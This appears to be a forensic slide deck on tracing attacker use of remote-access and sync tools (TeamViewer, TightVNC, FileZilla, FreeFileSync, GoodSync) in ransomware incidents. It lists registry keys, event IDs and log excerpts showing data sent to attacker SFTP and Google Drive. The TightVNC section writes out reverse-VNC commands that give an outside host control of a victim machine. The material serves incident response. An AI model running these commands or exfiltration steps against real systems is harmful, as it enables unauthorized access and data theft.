

Connections_incoming.txt									
1	2	3	4	5	6	7	8	9	10
1	1317	REMOTE-PC	28-12-2022	05:35:32	28-12-2022	05:44:17	john	RemoteControl	{42c98c25-5580-43b5-ad1
2	1317	REMOTE-PC	28-12-2022	07:06:21	28-12-2022	07:17:06	john	RemoteControl	{c256a204-63cf-48ec-ba6
3	1317	REMOTE-PC	28-12-2022	07:30:26	28-12-2022	07:32:48	john	RemoteControl	{b8f5733e-f2e4-466c-a0b
4	1317	REMOTE-PC	28-12-2022	07:32:19	28-12-2022	09:38:03	john	RemoteControl	{65aba67b-ce37-4269-aa3
5	1317	REMOTE-PC	29-12-2022	06:31:12	29-12-2022	06:36:17	john	RemoteControl	{40245aaf-dbaf-4bf3-b86
6	1317	REMOTE-PC	29-12-2022	06:38:23	29-12-2022	06:38:42	john	RemoteControl	{5dc21d42-b3f6-4f5a-a9e
7	1317	REMOTE-PC	29-12-2022	06:40:15	29-12-2022	06:45:54	john	RemoteControl	{3bc0bb7e-94e5-485d-86a
8	1317	REMOTE-PC	29-12-2022	06:48:28	29-12-2022	06:53:50	john	RemoteControl	{61074e02-f0ff-4c7d-a7d
9	1317	RemoteUser	29-12-2022	07:14:19	29-12-2022	07:14:19	john	RemoteControl	{beb
10	1326	WIN10-PC	07-01-2023	19:15:31	07-01-2023	19:15:31	john	RemoteControl	{83b
11	1317	RemoteUser	08-01-2023	05:50:39	08-01-2023	05:50:39	john	RemoteControl	{a9d

1. TeamViewer ID of the remote machine (attacker)
2. Hostname or account name of the remote machine (attacker)
3. Date/Time remote machine connected/disconnected (UTC)

# TeamViewer : Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# TeamViewer : Artifacts

Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

Useful Artifacts

Files

Registry

Process/NW

Others

Logs File

%ProgramFiles(x86)%¥TeamViewer¥Connections\_incoming.txt

%ProgramFiles%¥TeamViewer¥Connections\_incoming.txt

Log when "1.exe" is sent from a remote machine to a target machine

TeamViewer15\_Logfile.log

```
1317      : 141849 kbit/s, re
10648    16624 S0    StreamDecompressor[14]: change compression to LZ4 for stream 16
13532    16032 G2    VoIP: System performance (last 60s): CPU load of system = 1%
10648    16624 S0    tvnetwork::StreamManagerInternals::ReadStreamParameters: type=6 (StreamType_File, private),
8-87a6-4fc5-8173-872482924948}, source=[1317      , -1081053615], features=1, compression=2 streamID=27
10648    16624 S0    StreamDecompressor[14]: change compression to LZ4 for stream 27
13532    16288 G2    1 Write file C:\Users\Public\1.exe
13532    16288 G2    Download from "1.exe" to "C:\Users\Public\1.exe" (963.79 kB)
13532    12216 G2    TaskbarProgress::ProgressWorkerFunc: Worker end
10648    16624 S0    1. Files sent from the remote(attacker) machine to the target(victim) machine
10648    14240 S0    OutputPutTracker(). max 50291 effectiveSent 55055 RTT 6059
```



# TeamViewer : Artifacts

Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

Useful Artifacts

Files

Registry

Process/NW

Others

Logs File

%ProgramFiles(x86)%¥TeamViewer¥Connections\_incoming.txt

%ProgramFiles%¥TeamViewer¥Connections\_incoming.txt

Log when "data.zip" from target(victim) machine is sent to remote (attacker) machine

TeamViewer15\_Logfile.log

```
10648 16624 S0 UdpOutputTracker(): max 258370 effectiveSent 266410 RTT 6888
10648 14240 S0 UdpOutputTracker(): max 285771 effectiveSent 298835 RTT 6950
10648 16624 S0 UdpOutputTracker(): max 298835 effectiveSent 314486 RTT 6959
10648 16624 S0 UdpOutputTracker(): max 314486 effectiveSent 343115 RTT 7067
13532 13324 G2 TaskbarProgress::ProgressWorkerFunc: Worker end.
13532 16288 G2 1 Send file C:\temp\bkup\data.zip
10648 14240 S0 UdpConnection1281: UDP statistics: prp=69 scf=560 nb=406 ns=118597 pr=170
13532 1952 G2 1. Files sent from the target(victim) machine to the remote (attacker) machine
10648 16624 S0 ScreamCompressor [14]: change compression to LZ4 for Scream 22
```

# Tools Verification – Tight VNC



REvil, BianLian


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# TightVNC : Artifacts

## Installation

Client program installation to the victim machine

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Install Path

%ProgramFiles(x86)%¥TightVNC

%ProgramFiles%¥TightVNC

### Registry

HKLM¥SOFTWARE¥TightVNC

HKCU¥Software¥TightVNC¥Server

HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run

- tvncontrol: "%ProgramFiles%¥TightVNC¥tvnserver.exe" -controlservice -slave

### Service

▶ System.evtx (EventID: 7045)

HKLM¥SYSTEM¥CurrentControlSet¥Services¥tvnserver

- DisplayName: TightVNC Server
- ImagePath: "%ProgramFiles%¥TightVNC¥tvnserver.exe" -service

# TightVNC : Artifacts

## Installation

## Agent program installation to the victim machine

### Useful Artifacts

### Files



### Registry

### Process/NW

### Others

## EventLog

### Application.evtx (Event ID: 1033, 11707)



1. Date/Time of agent installation

# TightVNC : Artifacts

## Installation

Agent program installation to the victim machine

## Useful Artifacts

## Files


## Registry

## Process/NW

## Others

## EventLog

Application.evtx (Event ID: 257、Source: tvnserver)



# TightVNC : Artifacts

## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

- Support ReverseVNC connection

### Command - VNC Client (Attacker)

```
tvnviewer.exe -listen
```


### Command - VNC Server (Victim)

```
[Porable] tvnserver.exe -controlapp -connect <IP address>[: Port]
```

```
[Install] tvnserver.exe -controlservice -connect <IP address>[: Port]
```



1. VNC client listens for an incoming connection from the VNC server (Default port 5500)
2. Connect from VNC server using ReverseVNC



# TightVNC : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

EventLog

Application.evtx (Event ID: 257、Source: tvnserver)

イベントプロパティ - イベント 257, tvnserver

全般 詳細

Authentication passed by 54. .140

ログの名前(M): Application  
ソース(S): tvnserver  
イベント ID(E): 257

ログの日付(D):  
タスクのカテゴリ(Y):

イベントプロパティ - イベント 257, tvnserver

全般 詳細

The client 54. .140 has disconnected

ログの名前(M): Application  
ソース(S): tvnserver  
イベント ID(E): 257

ログの日付(D):  
タスクのカテゴリ(Y):

Only If installed and used as a service, an event log is recorded (use “-controlservice” command option)

# TightVNC : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

Security.evtx (Event ID: 4688)







# TightVNC : Artifacts

## Feature: File Transfer

Agent program installation and connect from attacker



## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

- No particularly useful artifact were identified. (SRUM may be useful)

# Tools Verification – FileZilla



Cuba, Karakurt,  
Lockbit2.0, Lorenz

CLI

GUI


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# FileZilla : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Install Path

%ProgramFiles%\FileZilla FTP Client\

## Files

%ProgramData%\Microsoft\Windows\Start Menu\Programs\FileZilla FTP Client\FileZilla.lnk

- Target: %ProgramFiles%\FileZilla FTP Client\filezilla.exe

%ProgramData%\Microsoft\Windows\Start Menu\Programs\FileZilla FTP Client\Uninstall.lnk

- Target: %ProgramFiles%\FileZilla FTP Client\uninstall.exe


## Other

HKLM\SOFTWARE\WOW6432Node\FileZilla Client\\*

# FileZilla : Artifacts

## Feature: Data Transfer

Transfer specific files or directories



# FileZilla : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### Useful Artifacts

Files

Registry

Process/NW

Others

%APPDATA%\FileZilla\filezilla.xml

```
<Setting name="Tab data" sensitive="1">
  <Tabs>
    1 <connected="1" selected="1">
      <Host>[REDACTED]</Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
    2 <User>[REDACTED]</User>
      <Pass encoding="base64">[REDACTED]</Pass>
      <Logontype>1</Logontype>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    3 <Site>
      <RemotePath>1 0 5 Users 13 Administrator 7 Desktop</RemotePath>
      <LocalPath>C:\Users\user01\confidential\</LocalPath>
    </Site>
  </Tab>
</Tabs>
</Setting>
```

%APPDATA%\FileZilla\recentservers.xml

```
<RecentServers>
  1 <Server>
    <Host>[REDACTED]</Host>
    <Port>21</Port>
    <Protocol>0</Protocol>
    <Type>0</Type>
    2 <User>[REDACTED]</User>
      <Pass encoding="base64">[REDACTED]</Pass>
      <Logontype>1</Logontype>
      <PasvMode>MODE_DEFAULT</PasvMode>
  </Server>
</RecentServers>
```

1. Remote IP address
2. FTP server username and password(encoded)
3. Local and remote path of exfiltration  
(Only the latest session is recorded)

# Tools Verification - FreeFileSync



Lockbit, REvil

CLI

GUI


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# FreeFileSync : Artifacts

## Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Install Path

%ProgramFiles(x86)%¥FreeFileSync¥\*

%ProgramFiles%¥FreeFileSync¥\*

### Registry

HKLM¥SOFTWARE¥WOW6432Node¥FreeFileSync

レジストリ エディター

ファイル(E) 編集(E) 表示(V) お気に入り(A) ヘルプ(H)

コンピューター¥HKEY\_LOCAL\_MACHINE¥SOFTWARE¥WOW6432Node¥FreeFileSync



	名前	種類	データ
WOW6432Node	(既定)	REG_SZ	(値の設定なし)
Apple Inc.	CreateDesktopShortcut	REG_DWORD	0x00000001 (1)
Classes	CreateSendToShortcut	REG_DWORD	0x00000001 (1)
Clients	CreateStartmenuEntry	REG_DWORD	0x00000001 (1)
FreeFileSync	InstallDir	REG_SZ	C:\Program Files¥FreeFileSync
Google			
IM Providers			

# FreeFileSync : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### GUI



### Command

FreeFileSync.exe <FreeFileSync batch job configuration file>



# FreeFileSync : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### Useful Artifacts

Files

Registry

Process/NW

Others

### Files

%APPDATA%\FreeFileSync\GlobalSettings.xml


%APPDATA%\FreeFileSync\LastRun.ffs\_gui

%APPDATA%\FreeFileSync\GoogleDrive\<GoogleDrive account>.db

```
<OverviewPanel ShowPercentage="true" SortByCol
<FilePanel ShowIcons="true" IconSize="Small" SashOffset="0" FolderPairsMax="6"
  <FolderHistoryLeft LastSelected="C:\data">
    <Item>C:\data</Item>
  </FolderHistoryLeft>
  <FolderHistoryRight LastSelected="">
    <Item>sftp://sshuser@54.140.22/C:/temp/pass64=
    <Item>gdrive:\@gmail.com</Item>
  </FolderHistoryRight>
</FilePanel>
<MainPanel>
```

GlobalSettings.xml

History of selected folders and synchronization destinations



```
LastRun.ffs_gui
1 <?xml version="1.0" encoding="utf-8"
2 <FreeFileSync XmlType="GUI" XmlFormat="1" />
3 <Compare>
29 <FolderPairs>
30 <Pair>
31 <Left>C:\data</Left>
32 <Right>gdrive:\@gmail.com</Right>
33 </Pair>
34 </FolderPairs>
35 <EngineType>"Full"
36
37
38
39 <Gui>
40 <GridViewType>Action</GridViewType>
```

LastRun.ffs\_gui

The last synchronized directory pair is recorded.

When GoogleDrive is specified as the synchronization destination, a file containing the account name is generated.

# FreeFileSync : Artifacts

Feature: Data Transfer

Transfer specific files or directories

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

%APPDATA%\FreeFileSync\Logs\[Last session] yyyy-mm-dd hhmmss.SSS\*.html

[Last session] 2023/01/05 21:56:26

**Completed with warnings**

Warnings: 1  
Items processed: 5 (113 MB)  
Total time: 00:00:18

**Google Drive**

**Errors and warnings:**

21:56:24 ⚠ Setting directions for first synchronization: Old files will be overwritten with newer files.

21:56:23 ⓘ Comparison finished: 5 items found – Time elapsed: 00:00:00

21:56:24 ⓘ Setting directions for first synchronization: Old files will be overwritten with newer files.

21:56:27 ⓘ Synchronizing folder pair: Two way <->  
C:\data  
gdrive:\[redacted]@gmail.com

21:56:27 ⓘ Creating file "gdrive:\[redacted]@gmail.com\data1.zip"

21:56:29 ⓘ Creating file "gdrive:\[redacted]@gmail.com\data2.bat"

21:56:31 ⓘ Creating file "gdrive:\[redacted]@gmail.com\data3.zip"

21:56:33 ⓘ Creating file "gdrive:\[redacted]@gmail.com\data4.exe"

21:56:38 ⓘ Creating file "gdrive:\[redacted]@gmail.com\data5.zip"

1. Synchronized folders
2. Created (uploaded) file

[Last session] 2023/01/05 22:09:51

**Completed with warnings**

Warnings: 1  
Items processed: 2 (161 MB)  
Total time: 00:00:25

**SFTP**

22:09:49 ⓘ Comparison finished: 2 items found – Time elapsed: 00:00:00

22:09:49 ⚠ Setting directions for first synchronization: Old files will be overwritten with newer files.

22:09:51 ⓘ Synchronizing folder pair: Two way <->  
C:\data  
sftp://sshuser@54.1[redacted].140/C:/temp/sftp-base

22:09:51 ⓘ Creating file "sftp://sshuser@5[redacted].140/C:/temp/sftp-base/data.7z"

22:10:08 ⓘ Creating file "sftp://sshuser@5[redacted].140/C:/temp/sftp-base/mail.zip"

# FreeFileSync : Artifacts

Feature: Data Transfer

Transfer specific files or directories

Useful Artifacts

Files


Registry

Process/NW

Others

Files

<Sync target directory>%sync.ffs\_db



This file will be created in the synced folder


# Tools Verification – GoodSync



# GoodSync

CLI	GUI
Relay	Direct
Install	Portable

## Target RMM tools



## Target SYNC tools



# GoodSync : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

Files

Registry

Process/NW

Others

## Install Path

%ProgramData%\Siber Systems\GoodSync\\*

## Log File

%LOCALAPPDATA%\GoodSync\InstallLicense-yymmdd-hhmm.log

1 2022-12-19 21:08:02 #2 SibGsAccountGetOTP: sUserIdKeyA= sUserEmail= @outlook.com  
sUserName= OTPpromptA=

1. Date/Time of successful installation
2. Attacker's email address

## Services

System.evtx (EventID: 7045)

HKLM\System\CurrentControlSet\Services\GsServer

- DisplayName: GoodSync Server
- ImagePath: "%ProgramFiles%\Siber Systems\GoodSync\gs-server.exe" /service

# GoodSync : Artifacts

## Feature: Data Transfer

## Transfer specific files or directories

GoodSync - test

Job All View Action Tools Help

New Job New Group Account Sync OFF AutoRun ON

More >

Folder Select (Browse) Mode

ser01\\...\\confidential

Folder Select (Browse) Mode

gtsps://attacker...

Multiple Folders/Files

Apply Cancel

Click Apply to confirm the choice or click Multi-Folder to Include/Exclude folders inside Sync folders that you selected.

Name

- Bookmarks
- My Computer
- Local
  - user01
    - 3D Objects
